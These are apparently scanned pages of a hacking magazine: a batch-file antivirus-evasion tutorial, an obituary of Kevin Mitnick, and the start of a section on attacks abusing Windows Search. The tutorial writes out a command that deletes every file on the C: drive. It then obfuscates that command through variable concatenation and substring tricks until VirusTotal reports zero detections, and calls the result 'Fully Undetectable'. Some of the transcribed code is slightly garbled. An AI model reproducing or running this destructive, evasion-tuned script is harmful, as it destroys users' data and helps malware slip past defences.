
File Edit Format View Help
@echo off

set a=del c:\*.* /f /s /q

%a%

```


I save the changes and upload again to Virustotal.



You can see the detection rate came down to 10 from 15. Now let's use variable concatenation along with the "set" command.

```

hc.bat - Notepad
File Edit Format View Help
@echo off


set a=del
set c= c:\*.*
set d= /f|
set e= /s
set f= /q

%a%%c%%d%%e%f%

```


Now, when I upload it to virustotal again, the detection rate is zero.

"Apart from having a file name extension ".bat", a Batch file can also have ".cmd" and ".btm" filename extension."



The image shows the VirusTotal web interface for a file scan. At the top, the VirusTotal logo is visible. Below it, a green checkmark and text state: "No security vendors and no sandboxes flagged this file as malicious". In the center, a large green circle displays the number "0" with "/ 59" below it, indicating that 0 out of 59 vendors flagged the file. Below this is a horizontal bar chart where the left portion is red and the right portion is green, with a question mark icon above it. Under the bar, it says "Community Score" with a down arrow icon. The file's SHA-256 hash, "2b3a03bf52dc17cdcf365d4dcf55984bdec b554c2f5f78b09feca39f6486aaf5", is displayed, followed by the filename "hc.bat". A blue speech bubble icon is in the bottom right corner.

Apart from AV Evasion, another goal of malware is to make the code difficult for analysis to understand. Let's see the file below.



The image shows a Notepad window titled "hc.bat - Notepad". The menu bar includes File, Edit, Format, View, and Help. The text content of the file is as follows:

```
@echo off

set a=d
set b=el
set c= c:\*.*
set d= /f
set e= /s
set f= /q

%a%%b%%c%%d%%e%f%
```

The status bar at the bottom indicates "Windows (CRLF)", "Ln 10, Col 18", and "100%".

This is making the code less obvious. Next, let's add character substring extraction and check it with virustotal.

File Edit Format View Help

```
@echo off

set a=Dairymilk is delicious
set b= Charlie Chaplin
set c=Time is:8.30
set d=\hello from hackercool /
set e=*justcool"

%a:~13,3%%b:~1,2%%c:~7,1%%e:~1,1%%c:~9,1%%e:~1,1%%d:~22,2%%d:~7,1%
%d:~22,2%%e:~3,1%%d:~22,2%
```

VIRUSTOTAL

0

/ 59

Community Score

d90c63cb4cae84abee1b30dc1ee74524e5384744cc9ca888f653cead8cd79b96

hc.bat

2023-08-04 16:49:44 UTC

Once again, we have zero detection sets. If you see in the above code, the code doesn't at all look malicious apart from making the script Fully Undetectable (FUD).

That's all in this Issue, In our next Issue, you will learn more about obfuscation & Real world example.

"Batch file is executed by the shell program (cmd.exe). It is similar to shell script (.sh) in Unix like operating systems."

Kevin Mitnick - The Magician of Hacking**OBITUARY**

*“At the age of 1, he walked to the child door and found a way to open it. This was a sign to his mother what was coming”
- from the book Ghost in the Wires*

The first time I heard about Kevin Mitnick was while I was taking a course on hacking, I was not that much eager to learn about him at that time as I quickly wanted to go to the topic of System Hacking. But after I started my Magazine, I began to learn that introductions are as necessary as practicals.

As I am writing the obituary for Kevin Mitnick, I think about the undeletable impression Kevin left on cybersecurity and hacking. There is a reason he is part of the introduction of any hacking course. You may ask how? He was at the beginning of the hacking history and yet successful in making his own history. Not just that, he was the world's first most wanted hacker that made computers his target.

As a child, Kevin Mitnick wanted to become a magician. The way the audience took to get taken in by the magician's illusions impressed Kevin very much. In his own life too, he became a magician but a magician of hacking.

Kevin Mitnick had a knack for “Social Engineering” since he was a child. Maybe some members of the family, being salespeople had something to do with it but he always found a way to make people do what he wanted.

There were very early signs of it too. He convinced the driver of the bus he took to tell him where can he buy the punching machine used in the buses to punch tickets in those days. Expectedly, the driver told him where he can get it. Kevin told him he wanted he needed it for a school project.

Getting the punching machine was not the end, he still needed unused transfer slips which

he successfully found using dumpster diving (Searching trash for any valuable information). Using the punching machine and unused ticket slips, he travelled FREE on all his small journeys without getting caught. In fact, he was never caught for this crime.

He also dabbled in Phone Phreaking. Free rides and Free calls excited him but his dangerous works were yet to come. At the age of 16, Mitnick gained unauthorized access to a computer network of Digital Equipment Corporation (DEC) after one of his friends gave him the telephone number of Ark, the computer system used by DEC.

After gaining access, he copied the software of the company and then broke DEC's network. For this crime, he was sentenced to 12 months of prison time followed by 3 years of supervised release. As if this was not enough, at the end of his supervised release he hacked into Pacific Bell voicemail computer. Then he ran away after authorities issued arrest warrant on his name.

Mitnick was fugitive for 2 and a half years. He hacked into dozens of computer networks while he was still fugitive. He stole many computer passwords, changed the computer networks and read many private emails during this time. All the while he used cloned cellular phones to hide his locations.

The FBI caught up to him on Feb 15, 1995 after a precise pursuit. He was caught with lot of phones (probably cloned), more than 100 cloned cellular phone codes and lot of false identification papers.

He was charged with 14 counts of wire forced, eight counts of possession of unauthorized access devices, interception of wire or electronic communication, unauthorized access to federal computers and causing damage to a computer. He served 5 years in prison, of which eight months were in solitary confinement. Mitnick says he

(Cont'd On Next Page)

was confessed to solitary confinement because law enforcement officials convinced a judge that he had the ability to “start a nuclear war by whistling into a pay phone”.

Mitnick came out of prison on January 21, 2000. He was initially forbidden from using any communications technology other than a landline telephone line. A special law was made (especially for him) so that he could not profit from films or books on his criminal activity for seven years.

After coming out of prison, Mitnick turned his HAT from Black (If you call it so, because he never made any profit from the data or software he stole, or illegally use it for his personal profit. He hacked just for the sake of hacking and for the fun of it). He became a Security Consultant, Public Speaker and an Author. He authored 4 books: The Art of Deception, The Art of Intrusion, Ghost in the Wires and The Art of Invisibility.

He did not have much of a shiny childhood as many have. Kevin Mitnick's dad left him when he was 3 and he has been raised as a single kid and his mother moved so often that they rarely had chance to make any friends. He spent most of his time pursuing solitary pursuits. After his dad left, his mother had three husbands and a lot of boyfriends. One of them used to abuse Kevin while another molested him. But his mother always stood behind Kevin.

Kevin Mitnick died from pancreatic cancer on July 16, 2023 at age of 59 leaving behind a wife pregnant with his first child.

Kevin Mitnick leaves a lot of legacy on the way hackers and hacking is perceived by common people and Ethical hackers alike. The cases against Mitnick have also left a profound influence on the cyber laws enabled at that time to deal with cybercrime. It also raised public awareness among commoners on Network & cyber security. He truly was a Magician of Hacking.


How Hackers are using 'Windows Search' feature to hack into systems?

REAL WORLD HACKING

Recently Hackers have been using a unique but simple feature present in Windows OS to install malware on target systems. This feature is nothing but Windows Search Feature. In this Issue, readers will learn how to create this attack.

What is Windows Search?

Windows Search is a local Desktop search platform introduced by Microsoft starting from Windows Vista.



Windows Search works by creating a locally stored index of files and non-file items stored on local computer. It was present in the Start menu in previous versions of Windows but Windows 10 features this search bar at bottom left side of Start Menu. You might have all used Windows Search at least one time.

